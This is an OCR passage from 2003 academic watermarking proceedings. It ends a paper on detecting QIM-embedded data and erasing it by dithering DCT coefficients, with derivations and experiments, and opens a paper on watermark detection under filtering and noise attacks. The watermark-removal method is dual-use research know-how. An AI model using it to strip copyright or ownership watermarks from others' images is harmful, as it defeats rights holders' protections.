[10]. As most such detection/removal algorithms are related to specific embedding techniques, the method proposed here is developed for detecting the QIM embedding.

Although most watermarks are highly imperceptible, they may not be absolutely "invisible" statistically. As such, it is possible to achieve blind detection of embedded information by analyzing statistical characteristics of a digital media.

4.1 Detection and Removal of Watermarks Embedded with DCT/QIM

First consider the simplest embedding scheme using only one layer of block DCT as described in Section 2. It is clear that quantization of DCT coefficients will inevitably alter the pattern of histograms of the corresponding frequency components. The histograms will become "discrete" with periodically missing lines as shown in Fig. 3. Therefore observation of the histogram reliably locates the DCT component on which quantization has been performed, giving a clue that the image may be QIM-marked.

Fig. 3 shows histograms of the 20th DCT coefficients of a test image Baboon (ordered based on zigzag scanning) obtained from all transform-domain blocks. Fig. 3(b) is calculated from the original image, and (c) from the DCT/QIM watermarked version. From the discrete histogram, it is also possible to derive the quantization step Δ used in the embedding, which is half period of FFT of the histogram. This may provide a means to erase watermark without introducing excessive impairment to the image.



(a) (b) (c)

Fig. 3. Image and histograms of its 20th bock-DCT components: (b) without embedded data, and (c) with embedded data

Assume that two quantizers with the same quantization step Δ are used in the embedding. For maximum robustness, the minimum distance between reconstruction positions should be Δ/2 as shown in Fig. 4. In the figure, thick vertical bars indicate quantized values after embedding. With quantizer 0, for example, if a QIM modified coefficient is A, the original coefficient value $x \in [A-\Delta/2, A+\Delta/2]$. With quantizer 1, x is quantized to $A+\Delta/2$. The average error caused by QIM embedding is

$$\overline{|x-A|} = \int_{A-\Delta/2}^{A+\Delta/2} |x-A|\ p_x(x)\,dx = \frac{\Delta}{4}\ , \tag{4}$$

where $p_x(x)=1/\Delta$ since quantization error obeys a uniform distribution.

To remove the embedded data, one can "restore" the modified histogram by dithering. Each quantized coefficient is modified with a random number uniformly distributed in $[-\Delta/2, +\Delta/2]$ as shown by the shaded regions in Fig. 4. Thus an original coefficient $x \in [A, A+\Delta/2]$ is now moved to y that may locate anywhere within $[A-\Delta/2, A+\Delta/2]$ or $[A, A+\Delta]$ depending on the quantizer used. The average error in y with respect to the original x is

$$\overline{|y-x|} = \frac{2}{\Delta}\int_0^{\Delta/2}\left[\int_{-\Delta/2}^{\Delta/2} |y-x|\,p_y(y)\,dy\right]dx = \frac{\Delta}{3}\ , \tag{5}$$

where $p_y(y)=1/\Delta$.




Fig. 4. Removal of QIM watermark with dithering. The thick vertical bars indicate the quantizers' reconstruction values. The shaded regions represent the range of dithering

Another method is to modify the watermarked coefficients by adding $\pm\Delta/4+\beta$, where β is a uniformly-distributed random variable much smaller than Δ/4, as shown in Fig. 5. In this case, the watermark can no longer be detected, but the histogram of DCT coefficients remains discrete. The average error of the resultant coefficients are:

$$\overline{|y-x|} = \frac{2}{\Delta}\int_0^{\Delta/2}\left[\frac{1}{2}\left|x-\frac{\Delta}{4}\right| + \frac{1}{2}\left(x+\frac{\Delta}{4}\right)\right]dx\ = \frac{5}{16}\Delta\ , \tag{6}$$

which is slightly better than the continuous dithering technique.

By using the described technique, the hidden information can be removed from the marked image, accompanied by a small amount of additional distortion. Taking into account the statistical distribution of the DCT coefficients, nonetheless, this additional distortion can be reduced, or even better, the original damage done by the watermark embedding can be repaired to certain extent. Since each DCT component obeys a zero-mean generalized Gaussian distribution, the probability of small magnitudes is greater than that of large magnitudes. The marked image may even be "repaired" for images with moderate amount of high-frequency details if half of the AC coefficients that are relatively far from zero are perturbed by $\Delta/4$ towards zero.




Fig. 5. Removing QIM watermark using discrete dithering. The shaded narrow stripes represent the range of dithering

4.2 Detection of Watermarks Embedded with Double Transform and QIM

With double-transform/QIM embedding as illustrated in Fig. 6 (see [5]), histograms of the first layer coefficients no longer show a discrete nature.

In this case, a different property of the block DCT coefficients is utilized. Let **C** represent the first-layer block-DCT coefficients of a host image, and **C**' the modified version obtained after a series of operations including scrambling, second-layer transformation (e.g., DFT), QIM embedding, IDFT, and then de-scrambling. The difference between **C'** and **C** can be calculated:

$$\mathbf{D} = \mathbf{C}' - \mathbf{C} \ . \tag{7}$$

Taking into account the statistical independence between the image and the embedding-induced error, energy contained in the transform coefficients satisfies the following relation:

$$\mathrm{E}\left(|\mathbf{C}'|^2\right) = \mathrm{E}\left[|\mathbf{C}+\mathbf{D}|^2\right] = \mathrm{E}\left(|\mathbf{C}|^2 + 2|\mathbf{C}|\cdot|\mathbf{D}| + |\mathbf{D}|^2\right) = \mathrm{E}\left(|\mathbf{C}|^2\right) + \frac{\Delta^2}{12} \ , \tag{8}$$

where $\Delta^2/12$ is the mean energy of the quantization error that is uniformly distributed. This indicates that watermark embedding in the second-layer coefficients will cause an increase in the expected energy of the corresponding first-layer coefficients.




Fig. 6. Double transform/QIM data embedding

From (9), the presence of embedded data in the second-layer transform coefficients can be detected by analyzing the energy spectrum of the first-layer coefficients. This is illustrated in Fig. 7, which shows the square root of energy, P, in the block-DCT coefficients of image Lena before and after data embedding in the 30th transform-domain position. The abscissa represents zigzag-sorted frequency index N of the 8×8 block-DCT. The peak at N=30 in Fig. 7(b) is a clear signature of data embedding. Height of the peak is related to the embedding strength, i.e., the quantization step Δ.




Fig. 7. Spectrum of the square root of energy in the DCT coefficients, P, with respect to zigzag-ordered DCT index, N, for the original and watermarked images

5 Experimental Results

In the experiment, watermarking schemes based on block transform and QIM, both single-layered and double-layered, were used to embed binary sequences into test images Lena, Baboon and Cameraman, as well as a set of black-and-white images in a database generated by color-to-grayscale conversion from pictures taken with a digital

camera. Embedding positions, number of DCT coefficients involved, and watermarking intensity were selectable depending on the robustness requirement and the amount of watermark data. The embedding capacity was one bit per 8×8 block.

5.1 Detectability

For the one-layer transform-domain embedding, discreteness of the histogram is easily identifiable and cannot be missed. A total of 70 images sized 256×256 and marked with the DCT/QIM technique were tested, and all showed clear discreteness in the histogram of relevant DCT components. The estimated quantization steps were in agreement with the actually used Δ as shown in Table 1.

Table 1. Quantization steps and the estimated results

Selected DCT index N	Δ actually used in embedding	Estimated Δ	
		Mean	Standard deviation
20	20	20.06	0.15
35	30	30.09	0.21
51	35	35.84	0.97

For the dual-transform/QIM embedding, detection was done as follows.
Step 1: Caculate energy of every AC component for each block, V_2, V_3, … , V_{64}.
Step 2: Search for the local maxima M_i.
Step 3: Caculate a predicted value M_i' from V_{i-2},V_{i-1},V_{i+1} and V_{i+2}:

$$M_i' = \left| 2V_{i-1} - V_{i-2} + 2V_{i+1} - V_{i-2} \right| . \tag{9}$$

Step 4: Caculate the parameter α_i, which is proportional to the prediction error:

$$\alpha_i = \frac{1}{V_i}\left(M_i - M_i'\right) = \frac{4\left(M_i - M_i'\right)}{V_{i-2} + V_{i-1} + V_{i+1} + V_{i+2}} . \tag{10}$$

Step 5: Compare α_i with a preset threshold T to make a decision. The threshold may vary from database to database. Here we have chosen $T = 2.5$.

A group of 91 images in was used in the experiment. The results are given in Table 2, showing that the detection performance is dependent upon both the strength and the frequency-domain location of the embedding. The proposed method performs better when the hidden data are embedded in coefficients with a relatively high index.


Table 2. Performance of dual-transform/QIM watermark detection.

Coefficient index N	Actually used Δ	Number of detected marks	Number of missings	Number of false alarms*
29	28	80	11	1
30	35	86	5	1
40	40	89	2	1
45	35	91	0	1

* False alarm means that a coefficient is erroneously judged as marked but were actually not.


5.2 Watermark Removal

Once the presence of hidden information was found, attempts for erasing the embedded data were made using the dither technique described in Section 4. Experimental results for Baboon and Lena, respectively, with hidden data emedded using the single-layered method are shown in Figures 8 and 9. Data were embedded in the 20th and 30th DCT coefficients with Δ=20 and Δ=25 respectively. The quantity S on the abscissa of the plots represents the assumed quantization step used in the attempts. As observed from Figures 8(a) and 9(a), the relative extraction bit error-rate, BER, remained to be 0 when S was small, and started going up as S increased. When S approached and then exceeded the Δ value actually used in the embedding (20 for Baboon, and 25 for Lena), the relative bit error rate grew sharply to nearly 0.5 indicating that the watermarks were no longer extractable.



(a) Relative bit error rate vs. S (b) PSNR vs. S

Fig. 8. Removal of QIM watermark in Baboon




(a) Relative bit error rate vs. S (b) PSNR vs. S

Fig. 9. Removal of QIM watermark in Lena

Influence of the dithering attack on the image quality is shown in Figures 8(b) and 9(b) in which the ordinates represent peak-signal-to-noise ratio (PSNR) of the images with respect to the original unwatermarked cover images. The horizontal dashed lines give the initial PSNR due to QIM embedding. It can be seen that, after the embedded information was removed at $S > \Delta$, PSNR remained at a high level. Note that PSNR


even rose with increase of S in the case of Lena, meaning that the image was "repaired" somewhat by dithering.

Baboon and Lena QIM-embedded in the dual-transform domain were also tested in the experiments. Watermarks were embedded in the 50th double-layered transform coefficients with Δ=60 in both images. The results are given in Figures 10 and 11. Similar to the previous experiments, the embedded data became undetectable as S approached and exceeded Δ. PSNR showed an increase when S was not too large, and then went down. In both images, PSNR remained at a high level within the entire range of the tested S values.



(a) Relative bit error rate vs. S (b) PSNR vs. S

Fig. 10. Removal of dual-transform/QIM watermark in Baboon



(a) Relative bit error rate vs. S (b) PSNR vs. S

Fig. 11. Removal of dual-transform/QIM watermark in Lena

6 Conclusions

It has been demonstrated that the presence of QIM-embedded information can be detected based on analyses of coefficient histograms. The QIM embedding is also vulnerable to active-warden attacks as extraction of the embedded data can be prevented by a dithering attack on the coefficients. Therefore, unless taking special measures (currently under investigation), QIM embedding is not recommended for

covert communication in a hostile environment. Nonetheless the technique can be used in watermarking applications for copyright protection with a high payload and sufficient robustness.

It should be noted that the dithering attack described in this paper differs in an important aspect from the generally referred attacks on watermarks such as JPEG compression and conventional signal processing. QIM-embedded watermarks are highly robust against these attacks. For instance, watermarks in an image can still be extracted without error when PSNR becomes as low as 20dB after JPEG coding or 28dB with interference of additive Gaussian noise [5]. By using the dither attack, in contrast, the hidden data are completely erased with negligible, or even without, additional degradation to the image.

Acknowledgements

This work was supported by the National Natural Science Foundation of China (No. 60072030) and Key Disciplinary Development Program of Shanghai (2001-44). The authors are grateful to the anonymous reviewers for their valuable comments and recommendations.

References

1. Chen, B., and Wornell, G.: Quantization Index Modulation: a Class of Provably Good Method for Watermarking and Information Embedding, IEEE Transactions on Information Theory, 47(4) (2001) 1423–1443
2. Chen, B. and Wornell, G. Dither modulation: A New Approach to Digital Watermarking and Information Embedding, in Proceedings of the SPIE, 3657 (1999) 342–353
3. Eggers, J.J., and Girod, B.: Quantization Effect on Digital Watermarks, Signal Processing, 81 (2001) 239–263
4. Wang, H., and Wang, S.: Cyber Warfare — Steganography vs. Steganalysis. Communication of the ACM (in press)
5. Wang, S., Zhang, X., and Ma, T.: Image Watermarking Using Dither Modulation in Dual-Transform Domain, Journal of the Imaging Society of Japan, 41(4) (2002) 398–402
6. Pratt, W.K.: Digital Image Processing, New York: Wiley (1978)
7. Reininger, R. and Gibson, J.: Distributions of the Two-Dimensional DCT Coefficients for Images, IEEE Trans. Commun., COM-31 (June, 1983) 835–839
8. Muller, F.: Distribution Shape of Two-Dimensional DCT Coefficients of Natural Images, Electronics Letters, 29, Oct. 1993, 1935–1936
9. Petitcolas, F.A.P., et al.: Evaluation of Copyright Marking Systems, Proceeding of IEEE Multimedia Systems' 99, vol.1, pp.574-579, 7-11 June 1999, Florence, Italy
10. Fisk, G. et al.: Eliminating Steganography in Internet Traffic with Active Wardens. In 5th International Workshop on Information Hiding (2002)

Digital Watermarking under a Filtering and Additive Noise Attack Condition

Valery Korzhik[1], Guillermo Morales-Luna[2], Irina Marakova[3], and Carlos Patiño-Ruvalcaba[4]

[1] Specialized Center of Program System "SPECTR"
Kantemirovskaya str. 10, St. Petersburg 197342, Russia
vkorzhik@cobra.ru
[2] Computer Science, CINVESTAV-IPN, Av. IPN 2508, Mexico City, Mexico
gmorales@cs.cinvestav.mx
[3] Institute of Radio Electronics and Telecommunication Systems
Odessa National Polytechnic University, Ukraine
marakova@ukr.net
[4] Computer Science, CINVESTAV-IPN, Guadalajara, Mexico
cpatino@gdl.cinvestav.mx

Abstract. We consider a private zero-bit watermark (WM) system in which an unauthorized removal of the WM is restricted by a linear filtering of the watermarked message combined with additive noise attack. It is assumed that a WM detector knows both the original cover message (CM) and the pulse (or frequency) response of the attack filter. The formulas to calculate the WM-*missing* and WM-*false alarm probabilities* are developed and proved. We conclude that whenever some filtering of the watermarked message is yet acceptable with respect to CM quality then there results in a degradation of the WM system even if the designer of the WM uses an optimal signal. This fact is different than most that can be found at current WM literature. The main properties of a WM system under a filtering and additive noise attack condition are confirmed by simulations of the watermarked images.

Keywords. Watermark, Linear Filtering, Correlation Detector, Error Probability, White and Colored Additive Noise.

1 Introduction

It is rather well known that any WM system is the practice of imperceptible modification of the given CM to embed an additional message. WM can be used in a wide variety of applications [1] but in the current paper we will keep in mind predominantly the *copyright ownership*, where WM should be protected against *unauthorized removal* only. In other words: no unauthorized user is able to remove the WM message without noticeable distortions of the CM. The quality of CM refers to the *perceptual similarity* between the original and the watermarked versions of the CM. A great problem is posed on the selection of a WM quality criterion that can predict the test results with human observers or listeners. As it is well known, Watson's DCT-based visual model [1] can be applied to a visual CM, but it is indeed quite complex to be used in theoretical investigations.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 371–382, 2003.

Therefore we will base our theory on the simpler *mean square error* (MSE) *criterion* but we will use the *human visual testing* on our simulation investigations.

We will consider only a *zero-bit private WM system* with *informed detector*. In such a system, no WM message provides any further information than its own presence or absence, the WM signal is kept secret and known only by the authorized detector and the CM is known by the authorized detector (both WM and CM can be regarded as a secret key of legal users).

The goal of any dishonest user (*attacker*) is either to remove the WM signal or to disable it without noticeable distortion of the CM. In order to reach this goal, an attacker can process the watermarked message performing different actions: noise addition, filtering, recompression, geometric transformations (e.g. rotation, translation, cropping or scaling), and so on. In the current paper we consider only a *linear filtering combined with an addition of random noise*. This model provides an extension of our results developed in [2] for the case of an additive attack noise, without any filtering. It is worth to point-out that the linear filtering attack already reported in the literature is very poor.

Some experimental results concerning a linear filtering attack are shown in [1]. Nevertheless they are incomplete and some of the authors conclusions contradict our results, proven in our analysis and confirmed experimentally.

The performance of any WM system can be estimated using two probabilities:

P_m. The probability of WM-*missing*: the WM detector fails to detect the WM in spite of its presence.

P_{fa}. The probability of WM-*false alarm*: the WM detector falsely claims the WM presence.

The number of WM elements, N, embedded in the CM, which determines the desired probabilities P_m and P_{fa}, is also very important (if the CM is an image then N is upper bounded by the number of image pixels).

There are several different methods to embed a WM into the CM, but we will consider only the so-called *communication-based model* with *additive embedding*, in which the watermarked message, namely the *stegomessage* (SM), is:

$$S(n) = C(n) + W(n), \qquad n = 0, \ldots, N-1 \tag{1}$$

where SM is $\mathbf{S} = (S(n))_{n=0}^{N-1}$, CM is $\mathbf{C} = (C(n))_{n=0}^{N-1}$ and WM is $\mathbf{W} = (W(n))_{n=0}^{N-1}$, the index n corresponds to discrete time instances and N is the WM length.

Our analysis can be applied to any kind of CM. However, without loss of generality, we will keep in mind images as CM. Each entry $C(n)$ corresponds to the luminance of the n-th pixel in the image and n is the vector coordinates in the 2D-message.

The paper is organized as follows: In Section 2 we prove the formulas of the probabilities P_m and P_{fa}, in their general forms and in some particular cases of different WM and additive noise sequences. Section 3 contains the results of simulations for different watermarking of images and different attacks against WM systems. In Section 4 we summarize the main results and we formulate some open problems.

2 Calculation of the Probabilities P_m and P_{fa}

General model: The linear filter and additive noise attack on the stegomessage $\mathbf{S} = (S(n))_{n=0}^{N-1}$ can be determined by the relation:

$$S'(n) = (S \star h)(n) + \varepsilon(n), \qquad n = 0, \ldots, N-1 \tag{2}$$

where $\mathbf{S}' = (S'(n))_{n=0}^{N-1}$ is the attacked SM, $\mathbf{h} = (h(n))_{n=0}^{N-1}$ is the pulse response of the attack filter, $\star$ is the *convolution operator*: $(S \star h)(n) = \sum_{n_1+n_2=n} S(n_1)h(n_2)$; and $\boldsymbol{\varepsilon} = (\varepsilon(n))_{n=0}^{N-1}$ is the attack noise sequence. The *distortion constraints* based on the MSE-criterion just after WM and after the attack are, respectively

$$\frac{\mathrm{Var}\,(\mathbf{C})}{\mathrm{Var}\,(\mathbf{W})} \geq \eta_w \tag{3}$$

$$\frac{\mathrm{Var}\,(\mathbf{C})}{\mathrm{Var}\,(\mathbf{S}' - \mathbf{C})} = \frac{\mathrm{Var}\,(\mathbf{C})}{\mathrm{Var}\,(\mathbf{C} \star (\mathbf{h} - \boldsymbol{\delta}) + \mathbf{W} \star \mathbf{h} + \boldsymbol{\varepsilon})} \geq \eta_a \tag{4}$$

where Var is the variance, $\boldsymbol{\delta} = (\delta(n))_{n=0}^{N-1}$, $\delta(0) = 1$ and $\delta(n) = 0$ for all $n \geq 1$, η_w is the *signal-to-noise ratio* after WM, and η_a is the *signal-to-noise ratio* after the attack to the watermarked message.

For simplicity and without loss of generality we may assume that strict inequalities hold in both eq. (3) and (4). The main notion in our model, which is in line with the model in [1], is the assumption that $\mathbf{C}$, $\mathbf{W}$ and $\boldsymbol{\varepsilon}$ are discrete-time mutually independent stochastic processes. Then (4) can be rewritten as

$$\frac{\mathrm{Var}\,(\mathbf{C})}{\mathrm{Var}\,(\mathbf{C} \star (\mathbf{h} - \boldsymbol{\delta})) + \mathrm{Var}\,(\mathbf{W} \star \mathbf{h}) + \mathrm{Var}\,(\boldsymbol{\varepsilon})} = \eta_a \tag{5}$$

We will use a *correlation detector* since it is enough robust against changes of probability distributions of $\mathbf{C}$, $\mathbf{W}$ and $\boldsymbol{\varepsilon}$ and because it is more suitable to perform the theoretical analysis.

Assuming that the WM detector knows $\mathbf{C}$, $\mathbf{W}$ and $\mathbf{h}$ the following WM-*detection rules* are established:

- If $\Lambda \geq \lambda$ then WM is detected in the presented $\mathbf{S}'$, and
- if $\Lambda < \lambda$ then WM is not detected in $\mathbf{S}'$, where

$$\Lambda = \sum_{n=0}^{N-1} (S'(n) - (C \star h)(n))(W \star h)(n). \tag{6}$$

It is easy to see from eqs. (1), (2) and (6) that whenever the WM is indeed embedded into CM, the value of Λ coincides with

$$\Lambda_1 = \sum_{n=0}^{N-1} ((W \star h)(n) + \varepsilon(n))(W \star h)(n). \tag{7}$$

and if the WM is not embedded into CM, the value of Λ coincides with

$$\Lambda_0 = \sum_{n=0}^{N-1} \varepsilon(n)(W \star h)(n). \tag{8}$$

The main characteristic of our approach is the assumption that the WM-sequence $\mathbf{W}$ is chosen randomly. Hence, the *Central Limit Theorem* can be applied in order to obtain good approximations to both Λ_0 and Λ_1 as Gaussian variables. Thus, the following relations are obtained for probabilities P_m and P_{fa}:

$$P_m = 1 - Q\left(\frac{\lambda - E(\Lambda_1)}{\sqrt{\mathrm{Var}\,(\Lambda_1)}}\right) \tag{9}$$

$$P_{fa} = Q\left(\frac{\lambda - E(\Lambda_0)}{\sqrt{\mathrm{Var}\,(\Lambda_0)}}\right) \tag{10}$$

where E is the mathematical expectation of the corresponding random variable and for all real x, $Q(x) = \frac{1}{\sqrt{2\pi}} \int_x^{+\infty} e^{-\frac{t^2}{2}}\, dt$. Thus, in order to complete this set of formulas let us calculate $E(\Lambda_0)$, $E(\Lambda_1)$, $\mathrm{Var}\,(\Lambda_0)$ and $\mathrm{Var}\,(\Lambda_1)$.

For simplicity and without any loss of generality, let us assume $E(\varepsilon(n)) = 0$, for all $n = 0, \ldots, N-1$. Then,

$$E(\Lambda_0) = 0 \tag{11}$$

and, from the definition given by eq. (7)

$$\begin{aligned} E(\Lambda_1) &= E\left(\sum_{n=0}^{N-1} ((W \star h)(n))^2\right) \\ &= \sum_{n=0}^{N-1} E\left(\sum_{n_1=0}^{N-1}\sum_{n_2=0}^{N-1} W(n_1)W(n_2)h(n-n_1)h(n-n_2)\right) \\ &= \sum_{n=0}^{N-1}\sum_{n_1=0}^{N-1}\sum_{n_2=0}^{N-1} \varphi_w(n_1,n_2)h(n-n_1)h(n-n_2) \end{aligned} \tag{12}$$

where $\varphi_w(n_1, n_2) = E\,(W(n_1)W(n_2))$ is the *autocorrelation function* of the WM sequence $\mathbf{W}$. We assume that $\mathbf{W}$ is a wide-sense discrete time zero mean stochastic process. Thus, we may write the autocorrelation function as $\varphi_w(n_1, n_2) = \varphi_w(n_1 - n_2)$. From eq. (12) we may express:

$$E(\Lambda_1) = \sum_{k=0}^{N-1} |\tilde{h}(k)|^2 \phi_w(k) \tag{13}$$

where $\tilde{\mathbf{h}}$ is the *frequency response of attack filter*: $\tilde{h}(k) = \sum_{n=0}^{N-1} h(n)e^{-2\pi k \frac{n}{N} i}$, $0 \le k \le N-1$, and ϕ_w is the *power density spectrum* of the process $\mathbf{W}$,

$$\phi_w(k) = \sum_{n=0}^{N-1} \varphi_w(n)e^{-2\pi k \frac{n}{N} i}, \qquad k = 0, \ldots, N-1. \tag{14}$$

In order to calculate the formulas for $\mathrm{Var}\,(\Lambda_0)$ and $\mathrm{Var}\,(\Lambda_1)$ we should consider particular cases of the stochastic processes $\mathbf{W}$ and $\boldsymbol{\varepsilon}$.

2.1 The WM Is a Binary "White Noise" Sequence and Additive Attack Noise Is a "White Noise" Sequence

In this case,

$$W(n) = \alpha\pi(n), \qquad n = 0, \ldots, N-1, \tag{15}$$

where $\alpha > 0$ is some real valued number, $\boldsymbol{\pi}$ is a ± 1 valued i. i. d. sequence and besides $\boldsymbol{\varepsilon}$ is a zero mean i. i. d. sequence with variance σ_ε^2.

Under these conditions, eqs. (8), (12) and (13) give

$$\begin{aligned}\mathrm{Var}\,(\Lambda_0) &= \mathrm{Var}\left(\sum_{n=0}^{N-1} \varepsilon(n)(W \star h)(n)\right) = \sum_{n=0}^{N-1} \mathrm{Var}\,\left(\varepsilon(n)(W \star h)(n)\right) \\ &= \sum_{n=0}^{N-1} \mathrm{Var}\,\left(\varepsilon(n)\right) E\left((W \star h)^2(n)\right) = \sigma_\varepsilon^2 \sum_{k=0}^{N-1} |\tilde{h}(k)|^2 \phi_w(k)\end{aligned} \tag{16}$$

For the white noise binary sequence $\mathbf{W}$ given by eq. (15) we have

$$\phi_w(k) = \alpha^2, \qquad k = 0, \ldots, N-1. \tag{17}$$

Substitution of eq. (17) into eq. (13) and (16) produces

$$\begin{aligned}E(\Lambda_1) &= \alpha^2 \sum_{k=0}^{N-1} |\tilde{h}(k)|^2 \\ \mathrm{Var}\,(\Lambda_0) &= \sigma_\varepsilon^2 \alpha^2 \sum_{k=0}^{N-1} |\tilde{h}(k)|^2.\end{aligned} \tag{18}$$

Since $\boldsymbol{\varepsilon}$ and $\mathbf{W}$ are mutually independent:

$$\mathrm{Var}\,(\Lambda_1) = \mathrm{Var}\,(\Lambda_0) + \mathrm{Var}\left(\sum_{n=0}^{N-1} (W \star h)^2(n)\right) \tag{19}$$

where $\mathrm{Var}\,(\Lambda_0)$ is given by eq. (18). It is easy to see from eq. (19) that for any "short" pulse response of the attack filter, the second term in the right side of (19) is close to zero. However, in a general case, this term can be much greater than zero. Since it is very hard to prove its representation in a closed form, we

will calculate it further by simulation. Combining eqs. (11), (13), (16) and (19) for "short" pulse response, we obtain from (9) and (10):

$$P_m = 1 - Q\left(\lambda' - \mu\right) \tag{20}$$

$$P_{fa} = Q\left(\lambda'\right) \tag{21}$$

where

$$\lambda' = \frac{\lambda}{\sqrt{\mathrm{Var}\left(\Lambda_0\right)}} = \frac{\lambda}{\alpha\sigma_\varepsilon\sqrt{\sum_{k=0}^{N-1}|\tilde{h}(k)|^2}}$$

$$\mu = \frac{E(\Lambda_1)}{\sqrt{\mathrm{Var}\left(\Lambda_0\right)}} = \frac{\alpha}{\sigma_\varepsilon}\sqrt{\sum_{k=0}^{N-1}|\tilde{h}(k)|^2}. \tag{22}$$

